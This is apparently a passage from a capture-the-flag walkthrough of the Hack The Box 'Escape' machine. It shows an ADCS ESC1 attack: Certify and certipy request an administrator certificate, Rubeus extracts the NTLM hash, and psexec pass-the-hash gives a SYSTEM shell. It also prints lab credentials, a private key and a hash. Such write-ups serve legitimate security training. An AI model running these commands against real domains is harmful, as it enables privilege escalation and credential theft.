      WriteDacl Principals        : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                    sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                    sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
      WriteProperty Principals    : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                    sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                    sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519



Certify completed in 00:00:09.9247343
```

Template 'UserAuthentication' is vulnerable.

https://github.com/GhostPack/Certify

Certify.exe request /ca:dc.sequel.htb\sequel-DC-CA /template:UserAuthentication /altname:administrator

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> .\certify.exe request /ca:dc.sequel.htb\sequel-DC-CA /template:UserAuth
entication /altname:administrator
```


```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAy+2DBheQltteJ4kGMMg3jIOzBQwc7JRZAoGo4/dCqu9O6sPj
tAZ3ocW17k0mp1yK46qiN+kjbpv8JjLGDebs9W10nZqeGNYOWOlI5MYhU6qFHlj7
HyBAuvKqRETkhFWhib0+DJDcFXG1hpLvNna433wZeeZV4yrQPuuCAcMOST2y1FaA
COd/CW3BfhYSNnBI2TGouO+jcC3P3ch2SnlITXnz941n2+OOqaG/wH3jC2q3CBfs
eXnKunQzY7x79wef3HhjFCRLzbsSPJPm112I4QAtof9pvoIo9chk0uKrlIVoG1A0
E4hFDi2Ix1qskdARRfCmFRhLfZxAFCSXgzVz1QIDAQABAoIBAG87XyNciSZwA1xn
NjQ3kW0YjPYs1D4K8L4YQSoPPZMFMzOEo9gXSvu3XvPbq0DQjoV+FjuO9B+p/5BK
U5NTqV55VIl+w8tiPrMqk/MNSzJaqX+TI26n5gbSxCK2vTqdhp4d1hF+lj0wJ8Z+
sPIxMcfc5fyCschWGv6m8OPLJCi3/9S7AgjzDgOuGuXn8xbqU4JU5Ljg1pzB7RHe
GknZsLx5eASijBQ9SFjqeIv4HcOGOXXE2V0EdcI/yKMb5GEt13NYQDWmx9/6BxjK
9gMBwoFm7KQ5gs8WTYCrXI/Mm2d3tvTBoFRDeBcuxqhGcSDth2bHCdqp9GoDZZPN
cRkq6SUCgYEA9I+/p7kwOZOAPFgWTwM4En0edVWJ1S6cTgkic8l58OfdywidjVEs
fHP0GGbs8smRBkpPxSb4oaMrgYtWBFPutp+krpBq4krz2s5pGOt7V+xtgEIng4Mg
GWKXrk8+gSmx6O65xMbzEZofim7iatzjvBLxjtRXo0PzqnIlx7FDYYMCgYEA1Xc8
cMzchoC0dfV9EssVBJq8Fq4AZWw1/gpHffIreSBJKZWUYCAvpOONX7B4/+3VGZs5
xqwlQmT3pkXwF6bc1h9UxZS5wIuqjlBwjRFRa0bnqz08+cVwxCafswSumwmdrO6x
vZ/mhEBOmu4bejGKtn4JvEEw1y0FGygLBdPLDccCgYAydpLydej4iHIWgYqg5SYl
0oF9bpgRUBvaklH0mGc8CWwfn/h6l3xZdcexXVOZSXROWvkY0lDNcZDhmzG1lOgV
8N0XVB9p8FNfG+ZdyQFbhCKYK45huaXe9xQbWKiqGENosBHPA8pWIHpPo0+/AzNO
tI35jeFDhBr8Wa9oBDDGJwKBgCPG4DJno25Hk/dRNa04rEUhSfTjJN3azRHO1zyc
ofyjFKALmdqiilmwabln8l+ylMy932kU4QnHsloDzsGoDcs1ZRfYXWmP/v3rLXH3
PRYlxB5HHTkfhk7ZylpOppUFf4/EUbXeXtw7ivEchy5rrzv209rhcjYeLYTnqTFI
1fdxAoGBAMgZecbjBW4bxiJjvvMsBPLd9gu8b/zwjcM///Q2Xr0i72Ty71e6un1J
sCxpQjetZB5yCgRtXEBCuwOPIMkNyEhoqrZrNJQZnvLnaKbseBm0a+krDZOOdirn
F+8pflTPACdTrJjThnkLTw/ZtbUJ2hkm0Fz2fVBq44u2+CK0ry0R
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGEjCCBPqgAwIBAgITHgAAAA72Tm1z6ev0jwAAAAAADjANBgkqhkiG9w0BAQsF
ADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
MRUwEwYDVQQDEwxzZXF1ZWwtREMtQ0EwHhcNMjUwNTMxMDkwODM4WhcNMzUwNTI5
MDkwODM4WjBTMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYG
c2VxdWVsMQ4wDAYDVQQDEwVVc2VyczEUMBIGA1UEAxMLUnlhbi5Db29wZXIwggEi
MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDL7YMGF5CW214niQYwyDeMg7MF
DBzslFkCgajj90Kq707qw+O0BnehxbXuTSanXIrjqqI36SNum/wmMsYN5uz1bXSd
mp4Y1g5Y6UjkxiFTqoUeWPsfIEC68qpEROSEVaGJvT4MkNwVcbWGku82drjffBl5
5lXjKtA+64IBww5JPbLUVoAI538JbcF+FhI2cEjZMai476NwLc/dyHZKeUhNefP3
jWfb446pob/AfeMLarcIF+x5ecq6dDNjvHv3B5/ceGMUJEvNuxI8k+bXXYjhAC2h
/2m+gij1yGTS4quUhWgbUDQTiEUOLYjHWqyR0BFF8KYVGEt9nEAUJJeDNXPVAgMB
AAGjggLsMIIC6DA9BgkrBgEEAYI3FQcEMDAuBiYrBgEEAYI3FQiHq/N2hdymVof9
lTWDv8NZg4nKNYF338oIhp7sKQIBZQIBBDApBgNVHSUEIjAgBggrBgEFBQcDAgYI
KwYBBBQUHAwQGCisGAQQBgjcKAwQwDgYDVR0PAQH/BAQDAgWgMDUGCSsGAQQBgjcV
CgQoMCYwCgYIKwYBBBQUHAwIwCgYIKwYBBBQUHAwQwDAYKKwYBBAGCNwoDBDBEBgkq
hkiG9w0BCQ8ENzA1MA4GCCqGSIb3DQMCAgIAgDAOBggqhkiG9w0DBAICAIAwBwYF
Kw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFOTBezce6QaJ9bHLHtlhxkQHyBnq
MCgGA1UdEQQhMB+gHQYKKwYBBAGCNxQCA6APDA1hZG1pbmlzdHJhdG9yMB8GA1Ud
IwQYMBaAFGKfMqOg8Dgg1GDAzW3F+lEwXsMVMIHEBgNVHR8Egbwwgbkwgbaggb0g
gbCGga1sZGFwOi8vL0NOPXNlcXVlbC1EQy1DQSxDTj1kYyxDTj1DRFAsQ049UHVi
bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
bixEQz1zZXF1ZWwsREM9aHRiP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFz
ZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCBvQYIKwYBBBQUHAQEE
gbAwga0wgaoGCCsGAQUFBzAChoGdbGRhcDovLy9DTj1zZXF1ZWwtREMtQ0EsQ049
QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNv
bmZpZ3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jQUNlcnRpZmljYXRlP2Jhc2U/
b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTANBgkqhkiG9w0BAQsF
AAOCAQEAAg/H7qlnlITStuT7sHZXclCH1qkXKgpeeiYKbbVLPqDvEf4PGlk4BIiw
KhDClJlJP37GeHchcYlt0C7ZCfR/4MtCmtAyTDqJYMhA7OLhaa5dFMPg0FEoxTsF
9l5NUGSCYEGQmHP1dyVxcNyjqYydmow+C7ExTXP07OSm3ID9j0Y35FTRWlw06XBh
INcJeDNPc/DPX8YMrJcT0KS5yJDYXzvQ2zhuQ8rgwB3jBFMujsJz4xOI26rCw3qV
e4sDLyhjdD5QgK/jwA2cah6P0qF52Vr4GMlarl2dtza6sWoTvwIBxT8Ofv2n+wmp
l50vIikVJgTRmKOt/vOqmpb+WlPR0w==
-----END CERTIFICATE-----
```


```
[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx



Certify completed in 00:00:13.7114792
```

Login winrm using key and cert. but we can't login.

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ evil-winrm -i 10.129.228.253 -S -k key.pem -c key.cert

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for modu
le Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
```

port check.
target winrm port 5986 is not open. Thats why we cannot login winrm over ssl.

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ nc -zv 10.129.228.253 5986
```

Confirm that port 5986 is not open on target.

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> netstat -ano | findstr 5986
```

```
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sequel-DC-CA'
[*] Checking web enrollment for CA 'sequel-DC-CA' @ 'dc.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC-CA
    DNS Name                            : dc.sequel.htb
    Certificate Subject                 : CN=sequel-DC-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Certificate Validity Start          : 2022-11-18 20:58:46+00:00
    Certificate Validity End            : 2121-11-18 21:08:46+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2022-11-18T21:10:22+00:00
    Template Last Modified              : 2024-01-19T00:26:38+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
```

certipy req -u ryan.cooper -p NuclearMosquito3 -target sequel.htb -upn administrator@sequel.htb -ca sequel-dc-ca -template UserAuthentication

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ certipy-ad req -u ryan.cooper -p NuclearMosquito3 -target 10.129.228.253 -upn administrator@10.129.228.253 -ca sequel-DC-CA -templat
e UserAuthentication
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 17
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@10.129.228.253'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
```

certipy auth -pfx administrator.pfx -dc-ip 10.129.150.21

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.150.21
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
```

If it didn't work,
sudo ntpdate <target ip>   #sync with target server
sudo ntpdate -d pool.ntp.org   #sync with internet server

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ sudo ntpdate 10.129.228.253
2025-05-31 09:32:06.797194 (-0400) +28801.364890 +/- 0.012283 10.129.228.253 s1 no-leap
CLOCK: time stepped by 28801.364890
```

if ntpdate does not work, change time manually and use ntpdate again. (from my test, ntpdate only can correct a few mins difference.)

certipy auth -pfx administrator.pfx -dc-ip 10.129.150.21

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.150.21
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```

aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
Now we get administrator hash and it can be used to login using psexec.py.

https://www.varonis.com/blog/kerberos-authentication-explained

port check.
target winrm port 5986 is not open. Thats why we cannot login winrm over ssl.

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ nc -zv 10.129.228.253 5986
```

Confirm that port 5986 is not open on target.

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> netstat -ano | findstr 5986
\  UDP    0.0.0.0:55986          *:*                                    3188
```

```
*Evil-WinRM* PS C:\> mkdir ggwp
```

```
*Evil-WinRM* PS C:\> cd ggwp
*Evil-WinRM* PS C:\ggwp> upload Rubeus.exe

Info: Uploading /home/kali/Desktop/htb/escape/Rubeus.exe to C:\ggwp\Rubeus.exe

Data: 623956 bytes of 623956 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\ggwp> upload cert.pfx

Info: Uploading /home/kali/Desktop/htb/escape/cert.pfx to C:\ggwp\cert.pfx

Data: 4588 bytes of 4588 bytes copied

Info: Upload successful!
```

We can tell the system owner (root) is administrator.

```
*Evil-WinRM* PS C:\> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Brandon.Brown            Guest
James.Roberts            krbtgt                   Nicole.Thompson
Ryan.Cooper              sql_svc                  Tom.Henn
The command completed with one or more errors.
```

.\Rubeus.exe asktgt /user:administrator /certificate:C:\ggwp\cert.pfx (this won't give us hash)

This will get us administrator hash.
.\Rubeus.exe asktgt /user:administrator /certificate:C:\ggwp\cert.pfx /getcredentials /show /nowrap

```
*Evil-WinRM* PS C:\ggwp> .\Rubeus.exe asktgt /user:administrator /certificate:C:\ggwp\cert.pfx /getcredentials /show /nowrap
```

```
[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
      NTLM               : A52F78E4C751E5F5E17E1E9F3E58F4EE
```

NTLM : A52F78E4C751E5F5E17E1E9F3E58F4EE

smb pwned.

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ nxc smb 10.129.228.253 -u administrator -H A52F78E4C751E5F5E17E1E9F3E58F4EE
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:
True) (SMBv1:False)
SMB         10.129.228.253  445    DC               [+] sequel.htb\administrator:A52F78E4C751E5F5E17E1E9F3E58F4EE (Pwn3d!)
```

login smb
psexec.py -hashes A52F78E4C751E5F5E17E1E9F3E58F4EE:A52F78E4C751E5F5E17E1E9F3E58F4EE administrator@10.129.228.253

hashes = LM:NT (we can put NT hash twice because It does not use LM hash at all)

```
┌──(kali㉿kali)-[~/Desktop/htb/escape]
└─$ psexec.py -hashes A52F78E4C751E5F5E17E1E9F3E58F4EE:A52F78E4C751E5F5E17E1E9F3E58F4EE administrator@10.129.228.253
/home/kali/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecate
d as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 20
25-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.228.253.....
[*] Found writable share ADMIN$
[*] Uploading file RiVIKZef.exe
[*] Opening SVCManager on 10.129.228.253.....
[*] Creating service uUDo on 10.129.228.253.....
[*] Starting service uUDo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```